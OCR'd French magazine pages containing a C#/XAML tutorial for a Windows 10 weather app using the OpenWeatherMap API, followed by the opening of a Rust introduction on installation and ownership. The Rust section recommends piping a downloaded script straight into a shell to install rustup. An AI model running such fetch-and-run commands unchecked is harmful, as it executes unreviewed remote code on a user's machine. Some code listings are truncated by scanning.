
Dans cet article, nous allons prendre en main la création d'une application universelle permettant de connaître la météo d'une ville. Nous découvrirons les bases des contrôles adaptifs en XAML, l'utilisation des fonctionnalités avec une seule et unique API en C# et le déploiement sur des périphériques Windows 10 afin de tester le résultat final (2).

Préparation et prérequis : pour suivre cet article, vous aurez besoin de :


- Visual Studio Community 2017 ou + ;
- Kit de développement (SDK) Windows 10 ;
- Activer votre appareil pour le développement ;
- Nous utiliserons l'API OpenWeatherApi afin de récupérer les données météorologiques, aussi il vous faudra une clé d'enregistrement gratuite ;
- Et enfin les images et icones utilisées pour l'application : https://tinyurl.com/y9yzjqny

Etape 1 : Création de l'application


Une fois les prérequis complétés, lancez Microsoft Visual Studio et créez un nouveau projet de type « Application vide (Universal Windows) » (3).




Dans l'explorateur de solutions se trouvent plusieurs fichiers ainsi que le répertoire *Assets* (répertoire contenant les ressources du projet comme les icones par exemple). Le fichier *MainPage.xaml* va contenir notre interface utilisateur ainsi que le code métier de notre application météo (4).



Créez un répertoire *Images* -> Clic droit sur le projet -> Ajouter -> Nouveau dossier (5)




Copiez-collez les fichiers récupérés dans les prérequis afin d'avoir toutes les ressources dans ce répertoire. Vous devez obtenir ceci (6).



Etape 2 :
Conception de l'interface principale

Notre application possède une interface assez simple et épurée. Nous allons la décomposer afin d'expliquer les grands principes du langage XAML.
Nous allons d'abord créer une grille XAML (Grid) avec une colonne et une ligne (Figure 7) qui contiendra une image de fond afin de rendre notre application plus agréable (Grille 1). 7


Grille 1 contiendra une nouvelle grille (Grille 2) qui contiendra deux colonnes et une ligne. Chaque colonne contiendra une nouvelle grille et ainsi de suite. L'avantage des grilles est de pouvoir définir la position des contrôles enfants comme nous le verrons plus bas (8).



Ouvrez le fichier *MainPage.xaml* en double cliquant dessus dans l'explorateur de solution. L'éditeur s'ouvre avec la représentation graphique dans la partie du haut et le code XAML en dessous (si vous n'avez pas modifié les paramètres standard de Visual Studio). L'éditeur XAML affiche par défaut une grille vide (<Grid>). Rajoutez une image de fond en ajoutant l'extension de balise comme sur la Figure 9 :


```
<Grid>
    <!--Image de fond-->
    <Grid.Background>
        <ImageBrush Stretch="UniformToFill" ImageSource="Images/background.png"/>
    </Grid.Background>
</Grid>
```

Vous remarquerez la mise à jour en temps réel de la représentation graphique. Continuez en ajoutant la grille 2 avec ses deux colonnes (cf. Figure 7) comme sur la Figure : 10



```
<!--Grille centrale-->
<Grid MaxWidth="750" MaxHeight="450">
    <Grid.ColumnDefinitions>
        <ColumnDefinition Width="1.7*"/>
        <ColumnDefinition Width="*"/>
    </Grid.ColumnDefinitions>

    <!--Grille de gauche : météo actuelle-->
    <Grid>
        <Grid.Background>
            <SolidColorBrush Color="#FFC65DFB"/>
        </Grid.Background>
    </Grid>

    <!--Grille de droite : prévision-->
    <Grid Grid.Column="1">
        <Grid.Background>
            <SolidColorBrush Color="#FF29272A" Opacity=".8"/>
        </Grid.Background>
    </Grid>
</Grid>
```

Vous pouvez exécuter l'application afin de constater son rendu (11).




Etape 3 :
Conception de l'interface de gauche :


Sur la Figure 8, nous avons vu le découpage pour la grille de gauche (deux colonnes et cinq lignes). Ajoutez les éléments (12) pour obtenir le découpage désiré.

```
<!--Grille de gauche : météo actuelle-->
<Grid>
    <Grid.Background>
        <SolidColorBrush Color="#FFC65DFB"/>
    </Grid.Background>

    <Grid.ColumnDefinitions>
        <ColumnDefinition/>
        <ColumnDefinition/>
    </Grid.ColumnDefinitions>
    <Grid.RowDefinitions>
        <RowDefinition Height="auto"/>
        <RowDefinition Height="auto"/>
        <RowDefinition/>
        <RowDefinition Height="auto"/>
        <RowDefinition Height="auto"/>
    </Grid.RowDefinitions>
```

Vous remarquerez l'attribut *Height= « auto »* sur certaines lignes indiquant que la hauteur s'ajustera en fonction du contenu. Il ne reste plus qu'à disposer les contrôles de textes qui afficheront toutes les informations comme sur la Figure 8 (ville, pays, heure, date et température). Pour cela, nous utiliserons le composant *TextBlock*.
Pour positionner des contrôles enfants dans une grille, nous utilisons les coordonnées colonnes lignes comme sur la Figure 13.




Ajoutez les lignes suivantes pour obtenir l'interface désirée (14).




Et voilà, nos objets sont tous positionnés et prêts à recevoir les informations.

Etape 4 : Conception de l'interface de droite

Comme pour l'étape précédente, sur la Figure 8 nous avons vu le découpage pour la grille de droite (quatre lignes). Vous avez tous les ingrédients pour pouvoir réaliser cette partie. Ajoutez les éléments (15) pour finaliser cette partie.




Enfin, il ne reste plus qu'à paramétrer la grille des prévisions comme sur la Figure 16.




Etape 5 : Un peu de styles…

Nous sommes encore loin du rendu désiré, mais pas tant que ça en définitive (Figure 17) … Nous allons implémenter un style afin d'obtenir le rendu souhaité (taille de police, style de police, couleur, etc.). 17



Les styles permettent de personnaliser rapidement les interfaces. Ici, nous allons appliquer un style pour les textes en changeant la police, la couleur et la taille (18).



Enfin, nous allons terminer en personnalisant un peu plus certains contrôles de texte pour une meilleure expérience utilisateur (19).

Etape 6 : … et de logiques

Notre interface graphique est terminée. Il ne nous reste plus qu'à ajouter un bouton de recherche qui permettra de saisir la localité voulue pour afficher la météo.

Dans la grille de gauche (Grille 1) et en dessous des contrôles textes, ajoutez le code suivant (20).

Lorsque l'utilisateur clique ou appuie sur le bouton, une fenêtre contextuelle apparaît permettant la saisie des informations requises (représentée par le contrôle « Flyout »).


Etape 7 :
Après le XAML, du C#

Nous allons maintenant ajouter du code C# à notre application. La première partie consiste à mettre à jour la date et l'heure en bas à gauche de notre formulaire. Pour cela, ouvrez le fichier *MainPage.xaml.cs* sous le fichier *MainPage.xaml* et commencez par ajouter l'interface *INotifyProperty Changed* à la classe (21) et implémentez ses méthodes.

```
/// Une page vide peut être utilisée seule ou constituer une page de destination au se
/// </summary>
16 références | François BOTTE, il y a 4 jours | 1 auteur, 1 modification
public sealed partial class MainPage : Page, INotifyPropertyChanged
{

    public event PropertyChangedEventHandler PropertyChanged;

    2 références | 0 modification | 0 auteur, 0 modification
    private void NotifyPropertyChanged([CallerMemberName] String propertyName = "")
    {
        PropertyChanged?.Invoke(this, new PropertyChangedEventArgs(propertyName));
    }

    1 référence | François BOTTE, il y a 4 jours | 1 auteur, 1 modification
    public MainPage()
    {
        this.InitializeComponent();
```

Cette interface permettra de notifier à la vue tous changements de valeurs et ainsi rafraîchir le formulaire pour afficher les nouvelles données (*INotifyPropertyChanged*).

Pour faire transiter les données entre le code-behind et la vue, nous allons utiliser les Bindings. Comme sur la Figure 22, nous initialisons les propriétés dans le code et l'interface de notification s'occupe de mettre à jour la vue lors des changements de celles-ci.



Mettons cela en œuvre pour la date et l'heure en commençant par créer deux propriétés (23). Une propriété se compose en général d'un accesseur *get* et d'un accesseur *set*. Le « *get* » est utilisé à la lecture de la propriété alors que le « *set* » lors de l'assignation. C'est pour cela que nous plaçons dans ce dernier l'évènement « *NotifyPropertyChanged()* » afin d'indiquer qu'une valeur à été modifiée et qu'il faut donc rafraîchir la vue.

```
49
50          private string _dateNow;
            6 références | 0 modification | 0 auteur, 0 modification
51          public string DateNow
52          {
53              get { return _dateNow; }
54              set { _dateNow = value; NotifyPropertyChanged(); }
55          }
56
57          private string _timeNow;
            6 références | 0 modification | 0 auteur, 0 modification
58          public string TimeNow
59          {
60              get { return _timeNow; }
61              set { _timeNow = value; NotifyPropertyChanged(); }
62          }
63
64      }
```

Il ne reste plus qu'à créer un timer qui permettra de mettre à jour la date et l'heure à chaque seconde. Pour cela, nous allons créer un « *DispatcherTimer* » après l'initialisation du formulaire (24). Ce timer est défini pour mettre à jour à chaque seconde les propriétés « *DateNow* » et « *TimeNow* ».

```
1 référence | François BOTTE, il y a 4 jours | 1 auteur, 1 modification
public MainPage()
{
    this.InitializeComponent();

    //Création du timer pour la date et l'heure
    DispatcherTimer timer = new DispatcherTimer { Interval = TimeSpan.FromSeconds(1) };
    timer.Tick += (s, e) =>
        {
            var myDt = DateTime.Now;
            DateNow = myDt.ToString("D");
            TimeNow = myDt.ToString("HH:mm:ss");
        };
    timer.Start();
}
```

Rajoutez les liaisons de données dans le fichier XAML grâce aux balises « x:Bind » (25).

```
52          <TextBlock Grid.ColumnSpan="2" TextAlignment="Right" Text="Toulouse" FontWeight="Bold" FontSiz
53          <TextBlock Grid.ColumnSpan="2" Grid.Row="1" TextAlignment="Right" Text="Fr" FontSize="34" Marg
54
55          <TextBlock Grid.Row="3" Text="{x:Bind TimeNow, Mode=OneWay}" FontSize="38" Margin="20,0,0,0"/>
56          <TextBlock Grid.Row="4" Text="{x:Bind DateNow, Mode=OneWay}" Margin="20,0,0,20"/>
57          <TextBlock Grid.Column="1" Grid.Row="3" Grid.RowSpan="2" Text="20 °c" FontWeight="ExtraLight"
```


Exécutez le projet et vous pouvez constater que l'heure et la date sont bien mis à jour toutes les secondes.

Etape 8 :
Utilisation de l'API OpenWeatherApp

L'api OpenWeatherApp offre beaucoup d'options de recherche météo. N'oubliez pas de vous enregistrer gratuitement pour utiliser les fonctionnalités ci-dessous. Créez une nouvelle classe qui permet de gérer l'appel à cette API et nommez-la « ApiWeather.cs » (26).

```
WeatherData.cs | ApiWeather.cs | MainPage.xaml.cs | MainPage.xaml | App.xaml.cs
Programmez.Meteo | Programmez.Meteo.ApiWeather
1   using Newtonsoft.Json;
2   using System.Net.Http;
3   using System.Threading.Tasks;
4
5   namespace Programmez.Meteo
6   {
        1 référence | 0 modification | 0 auteur, 0 modification
7       public class ApiWeather
8       {
            1 référence | 0 modification | 0 auteur, 0 modification
9           public static async Task<dynamic> getDataFromService(string queryString)
10          {
11              HttpClient client = new HttpClient();
12              var response = await client.GetAsync(queryString);
13
14              dynamic data = null;
15              if (response != null)
16              {
17                  string json = response.Content.ReadAsStringAsync().Result;
18
19                  data = JsonConvert.DeserializeObject(json);
20              }
21
22              return data;
23          }
24      }
25  }
```

Pour que cette classe fonctionne, il vous faudra rajouter le package Nuget « Json » pour désérialiser les données transmises par l'API (27).



Créez une nouvelle classe « *WheaterData.cs* » qui va contenir les types d'objets retournés par l'API (voir la documentation). Insérez les éléments Figure 28.

```
1 référence | 0 modification | 0 auteur, 0 modification
public class WeatherData
{
    3 références | 0 modification | 0 auteur, 0 modification
    public class WeatherTown
    {
        1 référence | 0 modification | 0 auteur, 0 modification
        public List<Weather> weather { get; set; }
        1 référence | 0 modification | 0 auteur, 0 modification
        public Main main { get; set; }
        2 références | 0 modification | 0 auteur, 0 modification
        public string name { get; set; }
        1 référence | 0 modification | 0 auteur, 0 modification
        public int cod { get; set; }
        0 références | 0 modification | 0 auteur, 0 modification
        public Sys sys { get; set; }
    }

    1 référence | 0 modification | 0 auteur, 0 modification
    public class Weather
    {
        0 références | 0 modification | 0 auteur, 0 modification
        public string description { get; set; }
        1 référence | 0 modification | 0 auteur, 0 modification
        public string icon { get; set; }
    }

    1 référence | 0 modification | 0 auteur, 0 modification
    public class Sys
    {
        0 références | 0 modification | 0 auteur, 0 modification
        public string country { get; set; }
    }

    1 référence | 0 modification | 0 auteur, 0 modification
    public class Main
    {
        1 référence | 0 modification | 0 auteur, 0 modification
        public double temp { get; set; }
    }
}
```


Dans le fichier « MainPage.xaml », nous allons ajouter la gestion d'évènements sous le bouton « Find » (si l'utilisateur clique ou tape dessus) et dans le code-behind du même fichier (29). N'oubliez pas d'ajouter le nom du contrôle *TextBox txtCity* et *Flyout flyOut*

```
    <TextBox x:Name="txtCity" TextWrapping="Wrap" Width="200" Placel
    <Button Content="Find"  Margin="10,0" Tapped="Button_Tapped" />
    <Button Content="Cancel" />
</StackPanel>
lyout>
```

MainPage.xaml.cs | MainPage.xaml | App.xaml.cs

```
1 référence | 0 modification | 0 auteur, 0 modification
private async void Button_Tapped(object sender, TappedRoutedEventArgs e)
{

}
```

Comme pour la date et l'heure, rajoutez les « *Bindings* » pour les éléments Ville, Pays, Température, Image de fond, Icone et Description (30).




Dans le fichier « MainPage.xaml.cs » , ajoutez la fonction d'appel à la méthode API et l'initialisation des nouvelles propriétés créées précédemment : Ville, Pays, Température, Image de fond, Icone et Description (31 et 32).

```
private async void Button_Tapped(object sender, TappedRoutedEventArgs e)
{
    string queryString = $"https://api.openweathermap.org/data/2.5/weather?q={txtCity.Text}" +
                         $"&units=metric&lang=fr&APPID=      YOUR API CODE ID HERE      ";

    var results = await GetValuesApi(queryString);

    if (results != null)
    {
        WeatherTown data = new WeatherTown();
        data = results.ToObject<WeatherTown>();

        if (data.cod != 404)
        {
            //City found
            Town = data.name;
            Country = data.sys.country;
            Temperature = $"{Convert.ToInt32(data.main.temp)} C°";
            Picture = $"Images/{data.weather[0].icon.Replace("n", "").Replace("d","")}.png";
            Icon = $"Images/i{data.weather[0].icon.Replace("n", "").Replace("d", "")}.png";
            Description = data.weather[0].description;
        }
        else
        {
            //City not found
            Town = "Not found !";
            Country = string.Empty;
            Temperature = string.Empty;
            Picture = "Images/background.png";
            Icon = "Images/fing.png";
            Description = string.Empty;
        }
    }
    else
    {
        //error with api
    }

    flyOut.Hide();

}

1 référence | 0 modification | 0 auteur, 0 modification
private static async Task<dynamic> GetValuesApi(string queryString)
{
    dynamic results = await ApiWeather.getDataFromService(queryString).ConfigureAwait(false);

    if (results != null)
        return results;
    else
        return null;
}
```

```
private string _town;
7 références | 0 modification | 0 auteur, 0 modification
public string Town
{
    get { return _town; }
    set { _town = value; NotifyPropertyChanged(); }
}

private string _country;
7 références | 0 modification | 0 auteur, 0 modification
public string Country
{
    get { return _country; }
    set { _country = value; NotifyPropertyChanged(); }
}

private string _temperature;
7 références | 0 modification | 0 auteur, 0 modification
public string Temperature
{
    get { return _temperature; }
    set { _temperature = value; NotifyPropertyChanged(); }
}

private string _picture = "Images/background.png";
7 références | 0 modification | 0 auteur, 0 modification
public string Picture
{
    get { return _picture; }
    set { _picture = value; NotifyPropertyChanged(); }
}

private string _icon = "Images/fing.png";
7 références | 0 modification | 0 auteur, 0 modification
public string Icon
{
    get { return _icon; }
    set { _icon = value; NotifyPropertyChanged(); }
}

private string _description;
7 références | 0 modification | 0 auteur, 0 modification
public string Description
{
    get { return _description; }
    set { _description = value; NotifyPropertyChanged(); }
}
```

Exécutez l'application et testez quelques villes (33)



Etape 9 : Conclusion

Vous avez tous les éléments pour finaliser le projet :

- Les 5 prochaines prévisions,
- Le bouton « *Cancel* » qui ferme la fenêtre volante,
- Ajouter la direction du vent et sa force,
- Etc.

A vous de coder !

Alessio Coltellacci
@lightplay8
alessio.coltellacci@clever-cloud.com

clever cloud

À la découverte du langage Rust

Jusqu'à maintenant, si nous devions choisir un langage pour écrire des programmes bas niveau, notre choix se portait la plupart du temps sur C et C++. Désormais, une nouvelle option s'offre à nous : Rust. Les langages comme C et C++ offrent au développeur un contrôle intégral sur la gestion des ressources, au détriment de l'assurance de la non-présence d'erreurs, alors que des langages plus modernes fournissent un niveau d'abstraction plus élevé afin d'éviter ces erreurs aux dépens de la capacité de gérer finement les ressources.

niveau 100

Rust surmonte ce compromis qui paraissait insoluble, en fournissant aux développeurs une sûreté grâce à un haut niveau d'abstraction et une gestion intégrale des ressources. Il diffère de la plupart des autres langages par son travail sur la sécurité et la vitesse d'exécution, sans utiliser de ramasse-miettes. Il se repose sur son système de typage, qui permet de détecter les data races et des accès mémoires non sécurisés, sans pour autant adjoindre un surcoût à l'exécution.

De plus, son équipe de développement porte une grande attention à la productivité des utilisateurs du langage. Ils développent dans ce but, un large panel d'outils : linter, gestionnaire de paquets, outil de build, etc. que nous allons aussi voir dans cet article.

NOTE: une data race (situation de compétition), est un défaut dans un système concurrent, caractérisé par un résultat différent selon l'ordre dans lequel agissent les composants du système. Cela peut survenir dès que plusieurs composants tentent d'accéder à une ressource partagée et qu'au moins l'un d'entre eux est susceptible de modifier son état à un même moment.

HISTOIRE DU LANGAGE

Rust est un projet qui a débuté en 2006, comme projet personnel de Graydon Hoare, un ingénieur de recherche de Mozilla. Mozilla sponsorise son développement, dans le but de réécrire l'intégralité du moteur de rendu de Firefox, une base de millions de lignes de code C++ qui s'essouffle. Le langage est maintenant le futur langage porté par la fondation.

INSTALLATION ET UTILISATION

Rust est un langage multi-plateforme, vous n'aurez aucune difficulté à l'installer sur Linux, macOS et Windows. Il n'est pas nécessaire d'installer Rust pour l'utiliser. Il existe un playground disponible en ligne : https://play.rust-lang.org/. Pour tester rapidement les exemples de cet article ou pour écrire vos premiers programmes, l'éditeur en ligne suffira amplement.

Pour installer le langage, il y a deux solutions possibles. La première, celle que je recommande, est d'utiliser le script d'auto-installation. Il vous suffira alors de taper la commande suivante dans votre terminal : `$ curl https://sh.rustup.rs -sSf | sh`. Cette commande va télécharger et lancer le script d'installation de l'outil Rustup, qui installera la dernière version stable. Rustup est un outil en ligne de commande pour la gestion des versions de Rust et des autres outils.

Enfin, vous pouvez l'installer directement à partir des sources présentes sur Github: https://github.com/rust-lang/rust. La procédure d'installation est entièrement décrite dans le README du projet. Dans tous les cas, une fois l'installation achevée, vous pouvez vérifier que tout fonctionne en lançant la commande suivante :

```
rustc --version
rustc 1.33.0-nightly (a7be40c65 2018-12-26)
```

Vous pouvez taper le code suivant dans un nouveau fichier (les fichiers sources doivent avoir l'extension .rs):

```
fn main() {
  println!("Hello world");
}
```

Avant de compiler et de lancer ce programme, je vais faire une courte explication. Un programme Rust a un point d'entrée main comme la plupart des langages (Java, C, etc.). Pour déclarer une fonction, on utilise le mot clé fn. Enfin, println! permet d'afficher sur la sortie standard les arguments passés. Le ! indique que println est une macro et non pas une fonction. Les macros en Rust ont une expressivité sur l'Abstract Syntaxic Tree bien plus riche que les macros en C.

Pour compiler et lancer le programme, vous pouvez entrer les commandes suivantes :

```
$ rustc mon-programme.rs
$ ./mon-programme
Hello world
```

DÉCOUVERTE DES CONCEPTS DU LANGAGE

La gestion de la mémoire déléguée au compilateur

La plupart des langages garantissent la sécurité d'exécution d'un programme en appliquant des vérifications lors de l'exécution du programme, pour déterminer quand la mémoire peut être utilisée (smart pointers en C++) et libérée en toute sécurité. Les problèmes liés à la gestion manuelle de la mémoire que l'on rencontre en C/C++ :

- double free ;
- dangling pointers ;
- buffer overflow ;
- data races.

Ils peuvent être couverts pour les cas 1, 2 et 3 par l'utilisation d'un ramasse-miettes qui de surcroît ralentira la vitesse d'exécution d'un

programme. Mais un ramasse-miettes ne permet pas de résoudre le problème des data-races (4).
Le pilier du langage est la sécurité garantie sur la gestion de la mémoire grâce au travail du borrow-checker, une étape du compilateur. Il valide lors de la compilation les accès mémoire dans le programme, afin d'éviter des erreurs d'accès concurrentes ou de corruption de la mémoire : use after free, double free, etc. Des erreurs dont l'exploitation est souvent la cause de failles de sécurité au niveau de la pile mémoire. Rust utilise le concept d'ownership dans son système de typage. Ce sont des types affines [1] qui évitent l'ajout d'un surcoût à l'exécution pour savoir quand libérer la mémoire. On ne gère pas la mémoire manuellement comme en C, et on se dispense de l'usage d'un ramasse-miettes comme en Java.

Ownership

C'est dans le coeur du système de typage de Rust que cette idée a été intégrée. Idée originaire du monde académique qui a émergé des travaux de recherche sur les langages avec comme modèle : object capability. L'ownership présenté sous une forme simple est l'idée que même s'il existe simultanément plusieurs pointeurs sur une ressource mémoire, certaines actions sur cette ressource (lecture, écriture) nécessitent de détenir la propriété de cette ressource. Un droit exclusif tenu par un des alias et qui peut être transféré d'un alias à un autre.
Toute valeur en Rust a un unique owner (propriétaire), c'est-à-dire la variable à laquelle elle est liée. Quand l'owner d'une valeur n'est plus utilisé dans son scope, alors la mémoire allouée pour sa valeur est libérée. Par exemple :

```
{ // début du scope
  let A = 42; // l'owner de la ressource 42 est A.
} // fin du scope et désallocation de la mémoire allouée
```

À l'intérieur de ce scope (défini par la paire d'accolades), la zone mémoire allouée pour la valeur 42 est liée sémantiquement à la variable A. Lorsque le scope se termine (dernière accolade), comme la variable A termine sa durée de vie (lifetime), alors sa mémoire est libérée.
Comme il ne peut y avoir qu'un seul owner, la création d'alias sur une zone mémoire n'est pas autorisée et entraîne une erreur de la compilation. Illustrons cela avec un exemple :

```
fn main() { // début du scope
  let s1 = String::from("hello"); // mémoire allouée pour la string "hello" dont s1 est l'owner
  let s2 = s1; // nouvel alias, move sémantique de s1 vers s2 donc s1 n'est plus owner

  // s2 est l'owner de "hello" et seul lui peut être utilisé dans ce scope maintenant

  println!("{}, world!", s1); // violation de la règle de l'ownership car on réutilise s1
}
```

On obtient l'erreur à la compilation (soulignons la lisibilité des messages d'erreurs du compilateur) :

```
error[E0382]: use of moved value: `s1`
 --> src/main.rs:5:28
  |
3 |   let s2 = s1;
  |       -- value moved here
4 |
5 |   println!("{}, world!", s1);
  |                          ^^ value used here after move
  |
  = note: move occurs because `s1` has type `std::string::String`, which does
  not implement the `Copy` trait
```

Le message explique qu'il ne peut y avoir qu'un seul owner à la fois. La création de l'alias s2 est donc interdite. La valeur doit être copiée (si le type de valeur implémente le trait Copy voir § Les Traits) ou remise à s1, car une fois que l'ownership d'une valeur est transféré (move sémantique), elle n'est plus accessible depuis l'owner d'origine. Pour récapituler, le concept d'ownership porte trois règles :

- Toute valeur en Rust a une unique variable appelée l'owner.
- Il ne peut y avoir qu'un seul owner à la fois.
- Quand l'owner n'est plus utilisé dans son scope, alors à la fin du scope sa mémoire est libérée.

Ownership avec les fonctions

